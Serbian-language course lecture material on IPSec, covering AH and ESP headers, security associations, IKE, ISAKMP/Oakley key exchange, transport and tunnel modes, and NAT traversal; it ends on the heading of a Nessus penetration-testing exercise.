IPSec obezbeđuje tri osnovna objekta: za proveru identiteta, funkciju nazivaju Authentication Header (AH), kombinovano provera identiteta / funkcija šifrovanja Encapsulating Security Payload (ESP), i funkcija za razmenu ključeva. Za virtualne privatne mreže, oba provera identiteta i šifrovanje su uopšteno poželjni, jer je važno

- *da se osigura da neovlašćeni korisnici ne prodru u virtuelne privatne mreže i*
- *da se osigura da prisluškivač na internetu ne može čitati poruke poslate preko virtualne privatne mreže.*

Budući da su obe opcije generalno poželjne, većina implementacija će verovatno koristiti ESP pre nego AH. Funkcija razmene ključa dozvoljava fizičku razmenu ključeva kao i automatsku šemu.

IPSEC USLUGE

IPSec pruža sigurnosne usluge na IP sloju omogućavajući sistem za izbor potrebnih bezbednosnih protokola.

IPSec pruža sigurnosne usluge na IP sloju omogućavajući sistem za izbor potrebnih bezbednosnih protokola, određuje algoritam(e) koji se koristi za uslugu(e), i postavilja na mesto kriptografske ključeve potrebne za obezbeđivanje zahtevanih usluga. Dva protokola se koriste za pružanje bezbednosti: protokol provere identiteta određen pomoću zaglavlja protokola, Authentication Header (AH); i kombinovani šifrovanje / provera identiteta protokol određen formatom paketa za taj protokol, Encapsulating Security Payload (ESP).

Usluge su:

- *kontrola pristupa*
- *integritet bez spoja (connectionless integrity)*
- *podaci o proveri identiteta izvora*
- *odbijanje ponovo poslatih paketa (oblik parcijalnog integriteta niza)*
- *poverljivost (šifrovanje)*
- *ograničen protok saobraćaja poverljivosti*

USPOSTAVLJANJE IPSEC KOMUNIKACIJE

IPSec ne sadrži mehanizam za uspostavljanje komunikacije i ne specificira konkretne kriptografske algoritame koji će se koristiti u IPSec komunikaciji.

Za korišćenje bilo kakvih kriptografskih metoda nužno je da entiteti koji žele da komunikaciju pomoću IPSec protokola dogovore skup sigurnosnih parametara komunikacije (Security Association – SA). Taj skup sigurnosnih parametara obuhvata dogovor o kriptografskim metodama koje će se koristiti, način provere identiteta strana u komunikaciji i razmenu kriptografskih ključeva potrebnih za tako dogovorenu komunikaciju.

Postoji nekoliko načina za uspostavljanje IPSec komunikacije. Teoretski je moguće ručno podešavanje skupa sigurnosnih parametara, ali to za bilo kakvu ozbiljniju primenu nije prihvatljivo. Postoji nekoliko formalnih metoda koje se već koriste ili su predložene za uspostavljanje IPSec komunikacije. Protokoli Photuris i SKIP (Simple Key management for Internet Protocols) zasnovani su na Diffie-Hellmanovom protokolu za razmenu ključeva i mogu se koristiti u tu svrhu. Kao opšteprihvaćene metode za uspostavljanje IPSec komunikacije koriste se ISAKMP (Internet Security Association and Key Management Protocol) i IKE (Internet Key Exchange).

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

BEZBEDNOSNI SAVEZ SA - SECURITY ASSOCIATIONS

Ključni koncept koji se pojavljuje u oba mehanizma provere identiteta i poverljivost za IP je bezbednosni savez (Security Association – SA).

Savez je jednosmerna veza između pošiljaoca i primaoca koji pruža bezbednosne usluge pri odvijanju saobraćaja. Ako je potreban odnos čvorova, za dvosmernu bezbednu razmenu, tada su neophodna dva bezbednosna saveza. Bezbednosne usluge su date u SA za korišćenje AH ili ESP, ali ne oboje.

Bezbednosni savez *(SA) jedinstveno identifikuje tri parametra:*

- *Indeks parametra bezbednosti (Security Parameters Index - SPI): Niz bitova koji određuje taj SA i ima samo lokalni značaj*
- *IP odredišna adresa: ovo je adresa odredištne kranje tačke SA*
- *Identifikator bezbednosti protokola: Ovo pokazuje da li je savez AH ili ESP bezbednosni savez.*

Dakle, u svakom IP paketu, bezbednosni savez je jedinstveno identifikovan pomoću odredišne adrese u IPv4 ili IPv6 zaglavlju i SPI u priloženom dodatnom zaglavlju (AH ili ESP). SA može imati i niz drugih parametara. U svakoj IPSec implementaciji, postoji SA baza podataka koja definiše parametre vezane za svaki SA.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

IKE

IKE je standardni protokol za uspostavljanje sigurne IPSec komunikacije.

Uspostavljanje IPSec komunikacije korišćenjem protokola IKE sastoji se od dve osnovne faze: uspostavljanja IKE SA skupa sigurnosnih parametara i uspostavljanja IPSec SA skupa sigurnosnih parametara korišćenjem IKE SA. Uobičajeno je da se za IKE komunikaciju koristi UDP priključak (port) 500.
Osnovna funkcija IKE SA skupa sigurnosnih parametara jeste osiguravanje provere identiteta i sigurnosti IKE saobraćaja, a unutar tako uspostavljene komunikacije može se definisati višeIPSec SA. Uspostavljeni IKE SA mora da sadrž sledeće atribute: algoritam za šifrovanje, heš funkciju, metodu provere identiteta i Oakley grupu koja definiše Diffie-Hellmanovu razmenu ključeva (RSA, eliptičke krive).

Za uspostavljanje IKE SA koriste se dva načina: glavni način (engl. main mode) i agresivni način (engl. aggressive mode). Glavni način se koristi kada je neophodna zaštita identiteta entiteta u komunikaciji. U glavnom načinu rada, entiteti razmenjuju šest poruka kako bi uspostavili IKE SA. Agresivni način se može upotrebiti kada nije neophodna zaštita identiteta nije, ali je poželjno što brže uspostavljanje komunikacije. Pri ovom načinu rada, entiteti razmenjuju samo tri poruke .

Druga faza protokola IKE služi za uspostavljanje IPSec SA skupa sigurnosnih parametara. Ova faza se izvodi u takozvanom brzom načinu rada (engl. quick mode). Cela komunikacija koja se odvija u drugoj fazi zaštićena je korišćenjem prethodno uspostavljenog IKE SA skupa sigurnosnih parametara. Ova faza u stvari nije zasebna faza, već se koristi samo za generisanje IPSec SA na temelju ranije uspostavljenog IKE SA.

PROBLEMI U IMPLEMENTACIJI IPSEC

Navode se problemi koji se mogu pojaviti usled implementacije IPSec protokola.

IPSec protokol, sam po sebi donosi neke probleme koje je ponekad, u specifičnim mrežnim okruženjima, teško ili nemoguće rešiti. To se prvenstveno odnosi na korišćenje NAT-a i IP fragmentaciju koja se može javiti prilikom IPSec komunikacije.

Ukoliko se bilo gde između entiteta koji žele da uspostave IPSec komunikaciju koristi NAT, upotreba AH nije moguća ni u transportnom ni u tunelskom režimu rada, jer će NAT narušiti integritet IP paketa i uzrokovati njegovo odbacivanje na strani primaoca.

Međutim, ukoliko se za IPSec koristi samo ESP, situacija nije bezizlazna. U transportnom načinu rada, upotreba NAT-a takođe rezultuje nemogućnošću IPSec komunikacije, ali u tunelskom režimu ESP može funkcionisati. Prilikom korišćenja NAT-a, treba obratiti pažnju i na IKE/ISAKMP, jer se pri proveri identiteta zasnovanoj na tajnom ključu koriste i „kolačići“

koji se generišu zavisno od IP adrese entiteta, što takođe rezultuje gubitkom integriteta i nemogućnošću uspostavljanja komunikacije. Ovaj nedostatak, za razliku od problema sa AH i ESP, može se rešiti korišćenjem drugih IKE metoda za proveru identiteta (korišćenje digitalnih potpisa ili kriptografije s javnim ključevima).
IPSec NAT-T (NAT traversal) tehnologija unapređuje IPSec tako da, uz određena ograničenja, omogućava uspostavljanje IPSec komunikacije i između entiteta koji se nalaze iza NAT uređaja. Osnovna ideja tehnologije IPSec NAT traversal (u nastavku dokumenta, NAT-T) jeste korišćenje UDP paketa za enkapsulaciju IPSec ESP i IKE paketa. IPSec AH paketi ne mogu se enkapsulirati korišćenjem NAT-T tehnologije. Standardni port za IPSec NAT-T komunikaciju je UDP port 4500. Korišćenje istog UDP porta za NAT-T enkapsulaciju, pojednostavljuje konkretnu implementaciju i konfiguraciju (na primer, mrežnih barijera).

4.2 Sigurnosni protokoli na mrežnom sloju

TRANSPORTNI REŽIM

Transport režim obezbeđuje zaštitu prvenstveno za gornji sloj protokola.

To jest, transportni režim zaštite proteže se na polje korisnog tereta (engl. payload) za IP pakete. Primeri uključuju TCP ili UDP segment ili ICMP paket, svi koji deluju direktno iznad IP-a u steku protokola hosta. Tipično, transportni režim rada se koristi za komunikaciju sa kraja na kraj (end-to-end) između dva hosta (npr. klijent i server, ili dve radne stanice). Kada host pokrene AH ili ESP preko IPv4, korisni teret je podatak koji će normalno pratiti IP zaglavlje. Za IPv6, korisni teret je podatak koji normalno prati oba IP zaglavlje i IPv6 prošireno (ekstensions) zaglavlje koje je prisutno, uz mogućinost izuzetka odredišnih opcija zaglavlja, koje mogu biti uključene u zaštitu.

Transportni režim rada namenjen je prvenstveno za uspostavljanje sigurne komunikacije između dva entiteta, tj. za komunikaciju računar-računar u privatnim LAN ili WAN računarskim mrežama. Za transportni način rada potrebno je da obe krajnje tačke komunikacije (izvor i odredište) podržavaju IPSec. Korišćenjem protokola AH i ESP mogu se postići različiti aspekti sigurne komunikacije.

ESP u transportnom režimu rada šifruje i opcionalno proverava identitet IP korisnog tereta, ali ne i IP zaglavlja. AH u transportnom režimu rada proverava identitet IP korisnog tereta i izabrane delove IP zaglavlje.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

TUNELSKI REŽIM

Tunelski režim pruža zaštitu za ceo IP paket.

Da bi se ovo postiglo, nakon AH ili ESP polja je dodat IP paket; ceo paket plus bezbednosna polja se tretira kao korisni teret novih "spoljnih" IP paketa sa novim spoljnim IP zaglavljem. Celokupni originalni, ili unutrašnji, paketi putuje kroz " tunel " iz jedne tačke IP mreže do druge; nisu ruteri na putu u mogućnosti ispitati unutrašnje IP zaglavlje. Zbog toga što je originalni paket enkapsuliran, nov, veći paket može imati potpuno drugačiji izvor i odredišne adrese, dodajući sigurnost.

Tunelovanje je drugi režim rada IPSec protokola, u kome IPSec služi za uspostavljenje sigurne komunikacije između mrežnih prolaza (engl. gateway) na udaljenim mrežama (engl. gateway-to-gateway), obezbeđujući tako virtuelnu privatnu komunikaciju, tj. uspostavljajući VPN mrežu (Virtual Private Network) između udaljenih lokacija. U ovom slučaju krajnji entiteti u komunikaciji ne moraju da podržavaju IPSec. Za njih je čitava komunikacija transparentna jer sve operacije neophodne za sigurnu komunikaciju obavljaju mrežni prolazi. Mrežni prolazi na udaljenim mrežama predstavljaju ulaznu, odnosno izlaznu tačku sigurnog komunikacionog kanala. Oni formiraju siguran tunel kroz nesiguran medijum (Internet) – zbog toga se ovaj način rada i zove tunelovanje. Tunelski način rada moguć je i u komunikaciji računar-računar ili računar-mrežni prolaz, ali tada krajnji entiteti (odnosno entitet) moraju podržavati IPSec.

Tunelski režim rada se koristi kad su jedan ili oba kraja jednog SA bezbednosni gateway (mrežni prolazi), kao što je zaštitni zid ili ruter koji implementira IPSec. Sa tunelskim režimom rada, određeni broj hostova na mrežama iza zaštitnih zidova može se uključiti u bezbednu komunikaciju bez implementacije IPSec. Nezaštićene pakete generišu hostovi koji su tunelovani kroz spoljne mreže pomoću tunelskog režima rada SA setovani pomoću IPSec softvera u zaštitni zid ili bezbednosni ruter na granici lokalne mreže.

FUNKCIONALNOSTI TRANSPORTNOG I TUNELSKOG REŽIMA

Rezimirane funkcionalnosti transportnog i tunelskog režima rada.

Na Slici 1 su rezimirane funkcionalnosti transportnog i tunelskog režima rada.

	Transportni režim rada SA	**Tunelski režim rada SA**
AH	Autentifikovati IP korisni teret i selektovane delove IP zaglavlja i IPv6 proširenog zaglavlja.	Autentifikovati ceo unutrašnji IP paket (unutrašnje zaglavlje plus IP korisni teret) plus selektovane delove spoljašnjeg IP zaglavlja i spoljašnjeg IPv6 proširenog zaglavlja.
ESP	Šifrovati IP korisni teret i neko IPv6 prošireno zaglavlje koje sledi ESP zaglavlje.	Šifrovanje celog unutrašnjeg IP paketa.
ESP sa proverom identiteta	Šifrovanje IP korisnog tereta i IPv6 proširenog zaglavlja koga sledi ESP zaglavlje. Autentifikacija IP korisnog tereta ali ne IP zaglavlja.	Šifrovanje celog unutrašnjeg IP paketa. Autentifikacija unutrašnjeg IP paketa.

Slika 4.3.1 -Funkcionalnost tunelskog i transportnog režima rada [Izvor:Autor]

Poglavlje 5

Upravljanje ključevima

IPSEC ARHITEKTURA

Deo IPSec za upravljanje ključem uključuje određivanje i raspodelu tajnih ključeva.

Deo IPSec za upravljanje ključem uključuje određivanje i raspodelu tajnih ključeva . Tipični zahtev je četiri ključa za komunikaciju između dva programa: slanje i prijem para ključeva za oba AH i ESP.

IPSec arhitektura dokumenta određuje podršku za dva tipa upravljanja ključem:

- Fizička *(manual) gde administrator sistema ručno konfiguriše svaki sistem sa svojim ključevima i ključevima drugih komunikacija.*
- Automatsko *gde automatizovani sistem omogućava izradu ključeva na zahtev za SA i omogućava korišćenje ključeva u velikom distribuiranom sistemu za konfiguraciju koja se odvija.*

PROTKOL ZA UPRAVLJANJE KLJUČEM

Automatski protokol za upravljanje ključem za IPSec se naziva ISAKMP / Oakley.

Podrazumevani automatski protokol za upravljanje ključem za IPSec se naziva ISAKMP / Oakley *i sastoji se od sledećih elemenata:*


- ***Oakley Key Determination Protocol****: Oakley je protokol razmene ključa zasnovan na Diffie-Hellman algoritmu, ali pruža dodatnu bezbednost. Oakley je opšti u tome da ne propisuje specifične formate.*
- ***Protokol za bezbedan savez i upravljanje ključevima ISAKMP*** *(*Internet Security Association and Key Management Protocol*): ISAKMP pruža okvir za Internet upravljanje ključem i daje specifičan protokol podrške, uključujući formate, za posredovanje bezbednosnih atributa. Protokol je definisan u RFC2407 i RFC2408.*

ISAKMP sama po sebi ne diktira određen algoritam za razmenu ključa; naprotiv, ISAKMP se sastoji od niza poruka vrsta koje omogućavaju korišćenje raznih algoritama za razmenu ključa. Oakley je specifičan algoritam za razmenu ključa koji određen za korišćenje sa početnom verzijom ISAKMP.

ISAKMP

Internet Security Association and Key Management Protocol (ISAKMP) definiše koristan teret za razmenu ključa i proveru identiteta podataka.

Ovi formati korisnog tereta pružaju konzistentan okvir nezavisan od specifičnih protokola za razmenu ključa , algoritam za šifrovanje i mehanizam provere identiteta. Definiše ga koristan teret za razmenu ključa i proveru identiteta podataka. Ovi formati korisnog tereta pružaju konzistentan okvir nezavisan od specifičnih protokola za razmenu ključa, algoritam za šifrovanje i mehanizam provere identiteta.



Slika 5.1 -Formati ISMP zaglavlja [Izvor:Autor]

OAKLEY

Oakley podržava korišćenje različitih grupa za Diffie-Hellman razmenu ključa.

Oakley je dizajniran da zadrži prednosti Diffie-Hellman, a protiv njegovih slabosti. Oakley algoritam karakterišu pet važnih svojstava:

- *on zapošljava mehanizam poznat kao „kolačići“ (cookies) za srečavanje napada zagušenja (clogging);*
- *on omogućava da dve strane pregovaraju u grupi; to, u suštini, određuje globalne parametre Diffie-Hellman-ove razmene ključa;*
- *on se koristi za sada kako bi se obezbedilo protiv napada ponovo reprodukovati;*
- *on omogućava razmenu vrednosti Diffie-Hellman javnih ključeva;*
- *autentifikacija Diffie-Hellman-ove razmene sprečava napad čovek-u-sredini (man-in-the-middle attacks).*

Oakley podržava korišćenje različitih grupa za Diffie-Hellman razmenu ključa, postojeći 768, 1024 ili 1536 bita prosti brojevi, ili 155 ili 185 bita eliptičke krive.

Poglavlje 6

Authentication header i bezbednost komunikacija

AUTHENTICATION HEADER (AH)

Zaglavlje za autentifikaciju (engl. Authentication Header – AH) pruža podršku za integritet podataka i proveru identiteta IP paketa.

Protokol AH definisan je dokumentom RFC2402 . AH obezbeđuje sigurnosne usluge provere identiteta, integriteta i neporecivosti IP paketa, ali ne može obezbediti privatnost. Protokolom je definisano AH zaglavlje koje se smešta između IP zaglavlja i podataka koji slede. Specifičnost AH je u tome što on, za razliku od ostalih TCP/IP protokola, ne enkapsulira podatke protokola kojima pruža uslugu.

Svojstvo integriteta podataka osigurava da nije moguća neotkrivena modifikacija sadržaja paketa u tranzitu. Svojstvo provere identiteta omogućava kraju sistema ili mrežnom uređaju proveru identiteta korisnika ili aplikacije i filtriranje saobraćaja u skladu sa tim; ona takođe sprečava napad prevare (engl. spoofing) adresa i napad ponovo poslati (engl. replay).

Provera identiteta se zasniva na korišćenju koda za proveru identiteta poruke (MAC), dakle dve strane moraju da dele tajni ključ. AH podržava MAC korišćenjem HMAC-MD5-96 ili HMAC-SHA-1-96. Oba koristite HMAC algoritam, prvi sa MD5 hash kodom, a drugi sa SHA-1 hash kodom. U oba slučaja, puna HMAC vrednost se izračunava, ali onda se skraćuje, koristi se prvih 96-bitova, što je podrazumevana dužina za polje provere podataka (Authentication Data field).


POLJA AH ZAGLAVLJA

Lista polja AH zaglavlja.

Slika 1 pokazuje polja AH zaglavlja :

- *Next Header (8 bitova): identifikuje tip zaglavlja odmah nakon ovog zaglavlja*
- *Payload Length (8 bitova): Dužina zaglavlja za autentifikaciju (Authentication Header) u 32-bitnim rečima, minus 2.*
- *Reserved (16 bita): za buduću upotrebu*
- *Security Parameters Index (32 bita): identifikuje bezbednosni savez (SA)*
- *Sequence Number (32 bita): monotono povećava vrednost brojača. Protokol AH koristi brojeve sekvenci da bi sprečio napade reprodukcijom.*

- *Authentication Data (promenljiva): polja promenljive dužine (mora biti ceo broj 32-bitne reči) koja sadrži Integritet Check Value-ICV ili MAC, za taj paket.*




Slika 6.1 -AH zaglavlje [Izvor:Autor]

DVA NAČINA KORIŠĆENJA IPSEC USLUGA

Dva načina na koja se može koristiti IPSec usluga provere identiteta.

Na Slici 2 prikazana su dva načina na koja se može koristiti IPSec usluga provere identiteta. U jednom slučaju, provera identiteta se obezbeđuje direktno između servera i radnih stanica klijenta; radna stanica može biti ili na istoj mreži kao server ili na spoljašnjoj mreži. Dok god radna stanica i server dele zaštićeni tajni ključ, proces provere identiteta je siguran. U tom slučaju se koristi transportni režim rada SA. U drugom slučaju, provera identiteta udaljenih radnih stanica na korporativni zaštitni zid, ili za pristup celoj internoj mreži ili zato što traženi server ne podržava svojstvo provere identiteta . U tom slučaju se koristi tunelski režim rada SA.



Slika 6.2 - Autentifikacija sa kraja na kraj i sa kraja u sredinu veze [Izvor:Autor]

PREGLED OBLASTI PROVERE IDENTITETA

IP koristan teret je TCP segment i može biti jedinica podataka za bilo koji protokol koji koristi IP, kao što je UDP ili ICMP.

Sledi pregled oblasti provere identiteta koje obezbeđuje AH i lokaciju zaglavlje za autentifikaciju za dva režima rada .

- *Za transportni režim rada AH upotrebom IPv4, AH je umetnut nakon originalnog IP zaglavlja i pre IP identifikatora (npr., TCP segment). Provera identiteta pokriva ceo paket, isključujući promenjiva polja u IPv4 zaglavlju koja su setovana na nulu za MAC proračun.*
- *U kontekstu IPv6, AH se posmatra kao sa kraja na kraj (end-to-end) koristan teret; to jest, nije ispitan ili obrađivan srednjim ruterima. Autentifikacija pokriva ceo paket, isključujući promenjiva polja koja su setovana na nulu za MAC proračuna.*
- *Za tunelski režim rada AH, ceo originalni IP paketa je potvrđen-autentifikovan, a AH je umetnut između originalnog IP zaglavlja i novog spoljašnjeg IP zaglavlja. Unutrašnje IP zaglavlje nosi krajnji izvor i odredišnu adresu, dok spoljašnje IP zaglavlje može da sadrži različite IP adrese (npr. adrese zaštitnih zidova ili drugih bezbednosnih gateways).*
- *Sa tunelskim režimom rada, ceo unutrašnji IP paket, uključujući i celo unutrašnje IP zaglavlje je zaštićeno pomoću AH. Spoljašnje IP zaglavlje (i, u slučaju IPv6, spoljašnje IP prošireno zaglavlje) je zaštićeno osim promenjivim i nepredvidivim poljima.*

BEZBEDNOST KOMUNIKACIJA

Računarska mreža je ranjiva na napade, ali preduzimaju se protivmere za zaštitu i ublaživanje posledica napada.

Bezbednost u računarskim mrežama je široka oblast koja obuhvata tehnike za šifrovanu komunikaciju, proveru identiteta korisnika i integritet poruke.

Bezbedna komunikacija *dva korisnika A i B zahteva:*

- *Korisnik A zahteva da samo korisnik B čita poruke koje je poslao, i u slučaju nebezbednog komunikacionog kanala postoji mogućnost pojave zlonamernog korisnika T koji nadgleda saobraćaj između korisnika A i B.*
- *Korisnik B takođe zahteva da je poruka koju je primio od korisnika A zaista poslao korisnik A.*
- *Korisnik A zahteva da je korisnik B zaista korisnik sa kojim želi da komunicira.*
- *Korisnici A i B zahtevaju da poruke koje razmenjuju nisu izmenjene u prenosu.*

USLUGE BEZBEDNE KOMUNIKACIJE

Usluge bezbedne komunikacije: poverljivost, provera identiteta, integritet i neporecivost poruke, raspoloživost i kontrola pristupa.

Na osnovu zahteva identifikuju se sledeće usluge bezbedne komunikacije: poverljivost, provera identiteta, integritet i neporecivost poruke, raspoloživost i kontrola pristupa.

- Poverljivost *se oslanja na tajnost ključa koji se koristi za šifrovanje i dešifrovanje, tako da poruku koju razumeju korisnici samo oni mogu da čitaju.*
- Provera identiteta *podrazumeva da i korisnik A i korisnik B mogu da potvrde identitet druge strane u komunikaciji. U slučaju lične komunikacije problem se jednostavno razrešava vizuelnim prepoznavanjem. Međutim, kada ne postoji vizuelni kontakt između korisnika, provera identiteta je složena.*
- Integritet poruke *i neporecivost se oslanjaju na kriptografske koncepte. Korisnici zahtevaju da sadržaj poruka nije izmenjen.*
- Raspoloživost i kontrola pristupa *su ključni zahtevi u bezbednoj komunikaciji. Zahtev je da zlonamerni korisnici ne mogu da spreče legitimne korisnike da koriste infrastrukturu. Kontrola pristupa omogućava korisniku pristup resursima samo ako raspolaže odgovarajućim pristupnim pravima, i ako prava koristi na definisan način.*

Poglavlje 7

Encapsulating security payload

ENCAPSULATING SECURITY PAYLOAD-ESP

Encapsulating Security Payload obezbeđuje usluge poverljivosti, uključujući poverljivost sadržaja poruke i ograničeni protok saobraćaja poverljivosti.

Protokol ESP definisan je dokumentom RFC2406 . ESP obezbeđuje sigurnosne usluge provere identiteta, integriteta, neporecivosti i privatnosti podataka. Protokol definiše ESP zaglavlje koje se u IP paket smešta posle IP zaglavlja, enkapsulira sve podatke protokola višeg sloja i dodaje završni slog u koji se mogu smestiti podaci za proveru identiteta. Kao dodatno svojstvo, ESP može pružiti uslugu provere autentičnosti, sa istim MAC algoritmima kao AH.

On sadrži sledeća polja:

- *Security Parameters Index (32 bita): identifikuje bezbednosni savez.*
- *Sequence Number redni broj (32 bita): monotono povećanje vrednosti brojača; ovo daje anti-ponovo reprodukovati (anti-replay) funkcije, kao što je objašnjeno za AH.*
- *Payload Data polje podataka (promenljiva): ovo je segmenta na transportnom sloju (transportni režim rada) ili IP paketa (tunelski režim rada) koji je zaštićen šifrovanjem.*
- *Padding (0-255 bytes): iz raznih razloga*
- *Pad Length (8 bitova): označava broj pad bajtova neposredno pre ovog polja.*
- *Next Header (8 bitova): identifikuje tip podataka sadržanih u korisnom teretu polju podataka uz identifikovanje prvog zaglavlja u tom korisnom teretu.*
- *Authentication Data (promenljiva): promenljive dužine polja koja sadrži Integritet Check Value izračunatih preko ESP paketa minus polja provere identiteta podataka (Authentication Data field)*

ALGORITAM ZA ŠIFROVANJE I PROVERU IDENTITETA

Sadašnja specifikacija diktira da implementacija mora da podržava DES u modu ulančavanja šifriranih blokova (CBC).

Payload Data, Padding, Pad Length, i Next Header polja su šifrovana ESP uslugama. Ako se koristi algoritam za šifriranje korisnog tereta, zahteva se kriptografska sinhronizacija podataka, kao što je inicijalizacijski vektor (IV), a zatim ti podaci mogu biti preneti eksplicitno na početak polja podataka korisnog tereta.

Sadašnja specifikacija diktira da implementacija mora da podržava DES u modu ulančavanja šifriranih blokova (CBC). Niz drugih algoritama dodeljuju identifikatore u DOI dokument. i stoga se lako mogu koristit za šifrovanje; ovo uključuje:


- *trostruki DES sa tri kluča*
- *RC5*
- *IDEA*
- *trostruka IDEA sa tri ključa*
- *Cast*
- *Blowfish*

Kao i kod AH, ESP podržava korišćenje MAC sa podrazumevanom dužinom od 96 bitova. Isto tako kao i sa AH, trenutna specifikacija diktira da implementacija mora podržati HMAC-MD5-96 i HMAC-SHA-1-96.

TRANSPORTNI I TUNELSKI REŽIM RADA

Dva načina na koji se može koristiti IPSec ESP usluga.

Slika 1 prikazuje dva načina na koji se može koristiti IPSec ESP usluga. U gornjem delu slike, šifrovanje (i opcionalno provera identiteta) se obezbeđuje direktno između dva hosta. Slika 8b pokazuje kako može da se koristiti tunelski režim rada za setovanje virtuelne privatne mreže.



Slika 7.1 -Transportni i tunelski režim rada [Izvor:Autor]

ČETIRI KOMBINACIJE SA

IPSec arhitektura dokumenta (IPSec Architecture document) navodi primere četiri kombinacije SA.

*U **slučaju 1**, sva bezbednost je obezbeđena između krajnjih sistema koji implementiraju IPSec. Dok bilo koja dva kraja sistema komuniciraju putem SA, oni moraju da dele odgovarajuće tajne ključeve.*

*U **slučaju 2**, bezbednost je obezbeđena samo između gateway-a (ruteri, zaštitni zidovi, itd), a ne hostova koji implementiraju IPSec. Ovaj slučaj ilustruje podršku jednostavnoj virtuelnoj privatnoj mreži. Bezbednosne arhitekture dokumenata navode da je potreban samo jednostruki tunel SA za ovaj slučaj. Tunel mora podržavati AH, ESP, ili ESP sa opcijom provere identiteta. Ugnežđeni tuneli nisu potrebni, jer se IPSec usluge primenjuju na celom unutrašnjem paketu.*

***Slučaj 3** se gradi na slučaju 2 dodavanjem bezbednosti sa kraja na kraj. Ista kombinacija koje su objašnjene u slučajevima 1 i 2 su dozvoljeni i u ovom. Gateway-to-gateway tunel omogućava proveru identiteta ili poverljivost, ili oba za celokupan saobraćaj između krajnjih sistema.*

***Slučaj 4** obezbeđuje podršku za udaljene hostove koji koriste Internet da bi se postigla organizacija zaštitnih zidova, a zatim da bi se pristupilo nekom serveru ili radnoj stanici iza zaštitnog zida. Samo tunel režim rada je potreban između udaljenih hostova i zaštitnih zidova. Kao u slučaju 1, jedan ili dva SA mogu se koristiti između udaljenih i lokalnih hostova.*

Poglavlje 8

Vežba - Nesus

ŠTA JE TESTIRANJE PRODORA (ENDL. PENTESTING)? (PREDVIĐENO VREME TRAJANJA VEŽBI JE 45 MINUTA)

